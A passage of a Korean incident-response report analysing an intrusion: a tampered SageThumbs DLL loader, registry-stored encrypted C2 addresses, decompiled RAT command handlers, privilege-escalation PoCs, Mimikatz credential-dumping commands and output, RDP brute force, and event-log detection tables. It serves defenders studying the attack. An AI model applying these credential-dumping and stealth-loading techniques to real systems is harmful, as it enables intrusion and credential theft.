25      if ( (unsigned int)sub_180033260(&unk_18005E110, &unk_18005B240, 32LL, v8, 520) )
26      {
27        wsprintfW(v10, v7, v9, v8);
28        if ( !(unsigned int)qword_18005E388(-2147483646LL, v10, 0LL, 131097LL, &v6) )// RegOpenKeyExW(HKLM, "SYSTEM\...\Regular", KEY_READ, &hKey)
29        {
30          if ( !(unsigned int)qword_18005E3C0(v6, &Src, 0LL, 0LL, v3, &v5)// // RegQueryValueExW(hKey, ..., buf, &size) → 암호화된 C2 URL 데이터 읽기
31            && (unsigned int)sub_180033260(&unk_18005E110, v3, v5, &dword_18005E470, v5) )// // 읽어온 데이터를 AES-128-CBC 복호화 → dword_18005E470에 저장
```

[그림 15] C2 복호화 및 저장 부분

```
=== sub_18002E750 ===
unk_18005B2E0 (size=0x10): %s\%s
unk_18005B260 (size=0x80): SYSTEM\CurrentControlSet\services\eventlog\Application
unk_18005B240 (size=0x20): Regular
```

[그림 16] 레지스트리 경로 복호화 결과

svchost.exe 프로세스에 성공적으로 인젝션된 페이로드는 WinHttp API를 사용하여 C2 서버와 통신을 수행한다. 이때, 보안 솔루션의 네트워크 트래픽 분석을 우회하기 위해 HTTP 요청 헤더의 User-Agent 값을 "Chrome 80.0.3538.77" 버전으로 설정하여 전송한다.

```
205       WinHttpCloseHandle(hInternet);
206     if ( qword_18005B668 )
207       WinHttpCloseHandle(qword_18005B668);
208     if ( hSession )
209       WinHttpCloseHandle(hSession);
210     hInternet = 0LL;
211     qword_18005B668 = 0LL;
212     hSession = 0LL;
213     v31 = WinHttpOpen(&pszAgentW, 1u, 0LL, 0LL, 0);
214     hSession = v31;
215     if ( v31 )
216     {
217       if ( WinHttpSetTimeouts(v31, 45000, 45000, 45000, 45000) )
218       {
219         qword_18005B668 = WinHttpConnect(hSession, &pswzServerName, dword_18005B7E4, 0);
220         if ( qword_18005B668 )
221         {
222           Buffer = dword_18005B7E0 != 0 ? 0x800000 : 0;
223           v33 = WinHttpOpenRequest(qword_18005B668, &pwszVerb, &word_18005BDCE[128 * v30], 0LL, 0LL, 0LL, Buffer);
224           hInternet = v33;
225           if ( v33 )
226           {
227             if ( !dword_18005B7E0 || (Buffer = 13056, WinHttpSetOption(v33, 0x1Fu, &Buffer, 4u)) )
228               v29 = 1;
```

[그림 17] C2 통신부

```
Python>
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3538.77 Safari/537.36
```

[그림 18] C2 통신 시 사용하는 User-Agent

최종 페이로드는 C2 서버와의 연결을 통해 단순한 정보 유출을 넘어 동적인 제어 기능을 수행한다.
첫째, C2 주소의 유연한 업데이트를 지원한다. 최초 연결 후 서버로부터 새로운 C2 URL을 수신하면, 이를 다시 레지스트리에 업데이트하여 통신 경로를 변경함으로써 지속적인 연결성을 확보한다.

sub_18002F000

```
34    if ( (unsigned int)qword_18005E388(-2147483646LL, v10, 0LL, 983103LL, v7) )// RegOpenKeyExW(HKLM, 경로, KEY_READ|KEY_WRITE)
35      goto LABEL_14;
36    wsprintfW(v12, v8, v10, v11);               // "SYSTEM\CurrentControlSet\services\eventlog\Application\Regular"
37    if ( !(unsigned int)qword_18005E330(-2147483646LL, v12, v7) )// // RegCreateKeyW: 키 생성 또는 열기
38    {
39      v5 = sub_180030B0(&dword_18005E110, &dword_18005E470, 4160LL, v1, 4176);
40      v4 = v7[0];
41      if ( !v5 )
42        goto LABEL_10;
43      if ( !(unsigned int)qword_18005E3B8(v7[0], v9, 0LL, 3LL, v1, 4176) )// RegSetValueExW: 값 쓰기
```

[그림 19] C2 URL 변경부

둘째, 추가 페이로드의 동적 실행 기능을 갖추고 있다. C2 서버로부터 새로운 PE 페이로드를 수신할 경우, 이를 다시 메모리상에서 실행하여 환경에 맞는 최적의 공격 모듈을 추가로 로드하고 기능을 확장한다.

▶ 특이사항


로더인 "tpproc.sys" 악성 파일은 이미지 파일의 썸네일 미리보기 기능을 제공하는 확장 프로그램 "SageThumbs"의 DLL을 변조한 것으로 판단된다. 동일 버전의 정상 DLL과 비교 분석한 결과, 분석 대상 악성코드에서 정상 코드와 동일한 코드가 확인된다. 다만 배포되는 "SageThumbs" 프로그램 자체는 정상 파일로 확인되므로, 본 악성코드가 공급망 공격에 사용된 것은 아닌 것으로 판단된다.

[그림 20] "tpproc.sys" 파일 속성 정보

[그림 21] 정상 "SageThumbs.dll" DLL 파일(좌) / 분석 대상 "tpproc.sys" DLL 파일(우)

(2) 윈도우 서비스 기반의 RAT 실행 및 제어

두 번째 유형은 공격자가 백도어를 배포할 때 가장 보편적으로 사용하는 로더-페이로드 분리 구조를 따른다. 로더 DLL은 자체적으로 악성 행위를 수행하지 않고 암호화된 페이로드를 복호화·적재하는 역할만 담당하므로, 로더 단독으로는 악성 판정이 어렵다는 것이 이 구조의 목적이다. 확인된 악성코드는 윈도우 서비스(uploadmgr 등)를 통해 지속성을 확보하며, 아래와 같이 2단계로 동작한다.



[그림 22] 윈도우 서비스 기반 악성 파일 실행 로직


[표 1] 사고 사례에서 확인된 로더별 페이로드와 참조 레지스트리

로더	페이로드	참조 레지스트리[3]
plcmgr.dll	ahfmgr.dat	USB_Keyboard_16123
decmgr.dll	ehgmgr.dat	USB_Keyboard_453
nhimgr.dll	dcamgr.dat	확인 불가
nepmgr.dll	waimgr.dat	USB_Keyboard_14516
cfpsvc.dll	sbfsvc.dat	USB_Keyboard_3616
dmfsvc.dll	crfsvc.dat	USB_Keyboard_4136


3) 참조 레지스트리 경로: HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion

▶ Stage 1 (로더의 동작 및 페이로드 참조)

공격자는 시스템 부팅 시 악성 파일(로더)이 자동 실행되도록 윈도우 서비스를 설치한다.




[그림 23] 이벤트 로그에서 확인된 서비스 등록 정보




[그림 24] "uploadmgr" 서비스에서 실행하는 로더 파일(decmgr.dll)

plcmgr.dll, decmgr.dll 등의 로더 파일이 서비스에 의해 실행되면, 동일 경로의 암호화된 데이터 파일(.dat)을 참조한다. 로더는 ServiceMain 함수 내에서 특정 키를 사용하여 해당 파일을 XOR 방식으로 복호화한다.



[그림 25] "decmgr.dll" 파일에서 참조하는 파일



[그림 26] XOR 키

동시에 공격자는 HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion 하위의 특정 키(예: USB_Keyboard_*)에 C2 주소를 저장한다. 이 값 역시 암호화되어 있으며, 공격자는 서버에 침투 후 DLL 형태의 로더와 해당 레지스트리를 타겟 PC에 생성한다.

▶ Stage 2 (메모리 기반 PE 적재)

복호화된 PE를 메모리에 직접 적재하는 Fileless Execution 방식을 사용한다. 이후 Stage 2 로더의 export 함수인 load_path와 dll_main을 호출하여 최종 RAT 페이로드를 활성화함으로써 파일 기반 백신 탐지를 무력화한다. 최종 실행된 RAT는 HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion 하위의 특정 키(예: USB_Keyboard_*)에 저장된 암호화된 설정값을 참조한다. 이를 복호화하여 최종적인 C2 서버 주소를 확인하고 통신을 시도한다.

```
if ( lpValueName )
{
  if ( lstrlenW(lpValueName) >= 0 )
  {
    chacha20_string_decrypt((__int64)SubKey, 0x54u, 0LL);
    if ( !RegOpenKeyExW(HKEY_LOCAL_MACHINE, SubKey, 0, 0xF003Fu, &hKey) )// SOFTWARE\\Microsoft\\Windows\\CurrentVersion
    {
      if ( !RegQueryValueExW(hKey, lpValueName, 0LL, 0LL, &Src, &cbData) )// USB_Keyboard_* 레지스트리 값 조회
      {
        chacha20_string_decrypt((__int64)&Src, 0x106Cu, 0LL);// Config 복호화 수행
        RegCloseKey(hKey);
        return 1LL;
      }
      RegCloseKey(hKey);
    }
```

[그림 27] 레지스트리 복호화 로직

메모리상에서 활성화된 최종 페이로드는 시스템의 권한을 제어할 수 있는 RAT(Remote Administration Tool) 기능을 수행한다. 원격 명령 실행과 포트 스캔 등 시스템 제어와 내부 피벗팅을 위한 기능이 내장되어 있다.

```
if ( v5 < 0x2012u )
{
  if ( *(_WORD *)(a1 + 2) >= 0x2011u )
    return cmd_registry_write_value(a1 + 12);// 레지스트리 조작
  else
    return cmd_registry_read_value((LPWSTR)(a1 + 12));// 레지스트리 읽기
}
else if ( v5 < 0x2014u )
{
  if ( *(_WORD *)(a1 + 2) < 0x2013u )
    return cmd_enum_process_list();          // 프로세스 리스트 조회
  else
    return cmd_terminate_process((LPCWSTR)(a1 + 12));// 프로세스 종료
}
else
{
  v6 = *(_WORD *)(a1 + 2);
  v7 = (const WCHAR *)(a1 + 12);
  if ( v6 < 0x2015u )
  {
    return cmd_tcp_port_scan(v7);            // TCP 포트 스캔
  }
  else if ( v6 < 0x2016u )
  {
    return cmd_tcp_connect_probe(v7);
  }
  else
  {
    return cmd_shell_execute(v7);            // 원격 명령 실행 (Shell)
```

[그림 28] 복호화된 페이로드에서 확인된 실행 기능

[표 2] 백도어 기능

기능 유형	세부 기능
정보 수집	OS, 네트워크, 사용자 정보 등
파일 조작	파일 업로드 / 다운로드
프로세스 관리	프로세스 열거 및 강제종료
레지스트리 조작	레지스트리 읽기 / 쓰기
원격 명령 실행	셸(Shell) 명령 실행
내부망 피벗	TCP 포트 스캔 (내부망 측면 이동)

3. 권한 상승 및 크리덴셜 확보


최초 침투로 확보한 실행 권한은 대개 취약점이 발생한 프로세스 또는 로그인 사용자의 권한 수준에 국한된다. 이 수준의 권한만으로는 시스템 전반에 대한 제어나 지속성 확보, 내부 이동에 제약이 따르므로, 공격자는 감염 직후 더 높은 권한(로컬 관리자 또는 SYSTEM)을 획득하기 위한 권한 상승(Privilege Escalation)을 시도한다. 최초 침투 단계에서 이미 관리자 권한을 획득해 별도의 권한 상승이 불필요했던 것으로 추정되나, 공격자 서버(C2)에서는 권한 상승용 악성 파일이 다수 확인된다.

[그림 29] 공격자 서버에서 확인된 권한 상승 도구

[표 3] 권한 상승 도구 목록

유형	구분	내용
커널 드라이버 취약점	CVE-2024-21338	Windows appid.sys(AppLocker) 드라이버 LPE PoC
사용자 모드 취약점	CVE-2026-24291	RegPwn(ATBroker.exe) LPE PoC SYSTEM 권한 상승
권한 위임 악용	GodPotato	SeImpersonatePrivilege 악용 Potato 계열 SYSTEM 권한 상승
커널 드라이버 취약점	CVE-2024-35250	ks.sys 커널 스트리밍 드라이버 대상 Metasploit LPE 모듈

크리덴셜 확보는 최초 침투 지점을 넘어 내부 이동과 지속성 확보로 나아가기 위한 핵심 발판으로, 이 단계에서 확보한 계정 정보의 권한 수준이 이후 침투 범위를 결정한다. 특히 도메인 환경에서는 로컬 계정을 넘어 도메인 크리덴셜을 확보하는 것이 공격자의 주요 목표가 된다. 공격자는 권한 상승과 더불어 크리덴셜을 확보하기 위해 미미카츠[4]를 사용한다. 이는 이후 내부 이동 과정에 활용하기 위한 사전 작업으로 추정된다.



[그림 30] 미미카츠 실행 흔적(점프리스트)

```
1  Using '1.txt' for logfile : OK
2
3  mimikatz(commandline) # sekurlsa::logonpasswords
4  ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on mem
5
6  mimikatz(commandline) # lsadump::sam
7  Domain :
8  SysKey : 8021c2553baf3624d166388756f487cc
9  ERROR kull_m_registry_OpenAndQueryWithAlloc ; ku
0  ERROR kuhl_m_lsadump_getUsersAndSamKey ; kull_m_
```

[그림 31] 미미카츠 실행 결과 로그 파일 내용 중 일부

4) 미미카츠(Mimikatz): Windows 메모리(LSASS)에서 평문 비밀번호·NTLM 해시·Kerberos 티켓 등 크리덴셜을 추출하는 데 사용되는 공개 해킹 도구이다.

미미카츠 이외에도 Nirsoft의 크리덴셜 뷰어 도구, NTLM 추출 도구 등을 실행한 흔적이 확인된다.


[그림 32] 계정 탈취 도구 실행 흔적(UserAssist)

[표 4] 계정 탈취 도구별 기능 목록


유형	파일명	기능
실행 래퍼	1.bat	미미카츠 실행 배치 스크립트
실행 래퍼	2.bat	GetPassword_x64.exe 실행 배치 스크립트
크리덴셜 덤프	GetPassword_x64.exe	메모리 기반 평문 계정 정보 추출
크리덴셜 덤프	1.exe	Pwdump7 기반 NTLM 해시 추출
라이브러리	libeay32.dll	Pwdump7 구동에 필요한 OpenSSL 라이브러리
실행 래퍼	START.bat	1.exe 실행 배치 스크립트

4. 내부 이동

동일 네트워크 내 다른 시스템에 접근하려면 각 호스트의 로컬 또는 도메인 크리덴셜이 필요하다. 공격자가 RDP 프로토콜로 내부 이동을 시도한 정황이 확인되며, 이를 위해서는 크리덴셜 확보 과정이 선행되어야 한다. 가장 보편적인 방법은 "3. 권한 상승 및 크리덴셜 확보" 단계에서 확보한 해시로 PTH(Pass-the-Hash)[5] 방식이나 RDP 재사용을 시도하는 것이다. 다만, 공격자는 거점 호스트에서 미미카츠 등을 통해 크리덴셜을 확보했으나, 확보한 크리덴셜만으로는 접근하지 못하는 호스트가 존재한다. 이에 공격자는 중간 거점에서 NLBrute와 같은 RDP Brute-force 계열 도구를 활용하여 다른 호스트들을 대상으로 내부 이동을 시도한다.



[그림 33] 공격자가 사용한 도구(좌), RDP 브루트 포스(NLBrute) 도구(우)



[그림 34] NLBrute 실행 시점의 타겟 PC의 이벤트 로그

5) PTH(Pass-the-Hash): 원본 비밀번호 없이 탈취한 NTLM 해시만으로 인증을 통과해 다른 시스템에 접근하는 크리덴셜 재사용 공격 기법이다.

다수·다회의 시도 끝에 다른 호스트들에 대한 원격 연결(RDP)에 성공한 공격자는 해당 계정으로 원격 연결을 수행한다.

Timestamp	Channel	EventI	Summary
2026-[redacted]T23:26:17.0746926	Microsoft-Window…	131	서버에서 [redacted] 클라이언트로부터의…
2026-[redacted]T23:26:17.0767415	Microsoft-Window…	261	수신기 RDP-Tcp이(가) 연결을 받았습니다.
2026-[redacted]T23:26:17.0801792	Microsoft-Window…	65	RDP-Tcp#127 연결이 만들어졌습니다.
2026-[redacted]T23:26:17.0892233	Microsoft-Window…	72	인터페이스 메서드가 호출됨(PrepareForAccept)
2026-[redacted]T23:26:17.0892372	Microsoft-Window…	72	인터페이스 메서드가 호출됨(SendPolicyData)
2026-[redacted]T23:26:17.0914823	Microsoft-Window…	141	PerfCounter 세션이 인스턴스 ID 127(으)로 시작되…
2026-[redacted]T23:26:30.1044347	Security	4776	컴퓨터에서 계정의 자격 증명에 대한 유효성 검사를…
2026-[redacted]T23:26:30.1046525	Security	4672	특수 권한을 새 로그온에 할당했습니다.
2026-[redacted]T23:26:30.1047653	Security	4624	계정이 성공적으로 로그온되었습니다.

[그림 35] 원격 연결에 성공한 시점의 타겟 PC 이벤트 로그

내부 이동 과정에서 다수의 표적 IP로 Event ID 4625 및 4648이 집중적으로 발생하며, 이는 이미 확보된 크리덴셜로는 접근할 수 없는 호스트들에 대해 사전 대입 공격을 병행한 결과로 분석된다. 다음은 원격 연결 패턴을 분석하기 위해 정리한 이벤트 로그 패턴이다.

행위	이벤트로그	Windows 7	Windows 10	Windows 2008	Windows 2012	Windows 2016
정상 로그온	Security (ID : 4624)	로깅 : O (Logon type: 10) Remote IP : O	로깅 : O (Logon type: 3, 7) Remote IP : O	로깅 : O (Logon type: 10) Remote IP : O	로깅 : O (Logon type: 10) Remote IP : O	로깅 : O (Logon type: 3, 10) Remote IP : O
	LocalSessionManager (ID : 25)	로깅 : O (Reconnection) Remote IP : O	로깅 : O (Reconnection) Remote IP : O	로깅 : O (Reconnection) Remote IP : O	로깅 : O (Reconnection) Remote IP : O	로깅 : O (Reconnection) Remote IP : O
	RemoteSessionManager (ID : 1149)	로깅 : O (Succ. Auth User) Remote IP : O	로깅 : O (Succ. Auth User) Remote IP : O	로깅 : O (Succ. Auth User) Remote IP : O	로깅 : O (Succ. Auth User) Remote IP : O	로깅 : O (Succ. Auth User) Remote IP : O
공격 실패 (로그인 실패)	Security (id : 4625)	로깅 : X	로깅 : X (Logon type: 3) Remote IP : O	로깅 : X (Logon type: 3) Remote IP : X	로깅 : X (Logon type: 3) Remote IP : X	로깅 : X (Logon type: 3) Remote IP : O
	LocalSessionManager (id : 25)	로깅 : X	로깅 : X	로깅 : X	로깅 : X	로깅 : X
	RemoteSessionManager (id : 261)	로깅 : O (TCP Connection) Remote IP : X	로깅 : O (TCP Connection) Remote IP : X	로깅 : O (TCP Connection) Remote IP : X	로깅 : O (TCP Connection) Remote IP : X	로깅 : O (TCP Connection) Remote IP : X
공격 성공 (로그온 성공)	Security (id : 4624)	로깅 : O (Logon type: 10) Remote IP : O	로깅 : O (Logon type: 3) Remote IP : O	로깅 : O (Logon type: 10) Remote IP : O	로깅 : O (Logon type: 10) Remote IP : O	로깅 : O (Logon type: 3, 10) Remote IP : O
	LocalSessionManager (id : 25)	로깅 : X	로깅 : O (Reconnection) Remote IP : O	로깅 : X	로깅 : O (Reconnection) Remote IP : O	로깅 : X
	RemoteSessionManager (id : 1149)	로깅 : O (Succ. Auth User) Remote IP : O	로깅 : O (Succ. Auth User) Remote IP : O	로깅 : O (Succ. Auth User) Remote IP : O	로깅 : O (Succ. Auth User) Remote IP : O	로깅 : O (Succ. Auth User) Remote IP : O


[그림 36] 주요 Windows 버전별 원격 연결(RDP) 실행 흔적 패턴

5. 지속성 확보

내부 이동과 목표 달성 이후, 공격자는 세션 종료나 시스템 재부팅 이후에도 접근을 유지하기 위해 지속성(Persistence)을 확보한다. 지속성 확보에는 레지스트리 Run 키 등록, 윈도우 서비스 설치, 예약 작업(Scheduled Task) 등록, 시작 프로그램 등록, DLL 사이드로딩 등 다양한 방법이 사용되며, 공격자는 탐지 회피 수준과 재접속 안정성을 고려해 하나 이상의 방식을 조합한다. 최근 사례에서는 예약 작업에 VBScript를 등록하고, 해당 스크립트가 Reverse SSH Tunnel을 수립하도록 구성하는 방식이 주로 확인된다. 스크립트 자체는 텍스트 파일이라 정적 탐지를 피하기 쉽고, 터널링 구간이 암호화되어 네트워크 단에서도 정상 SSH 트래픽과 구분되지 않는다는 점 때문이다. 이번 사고에서도 동일한 형태의 지속성 메커니즘이 확인된다.

(1) 예약 작업(Scheduled Task)을 이용한 VBScript 백도어 등록

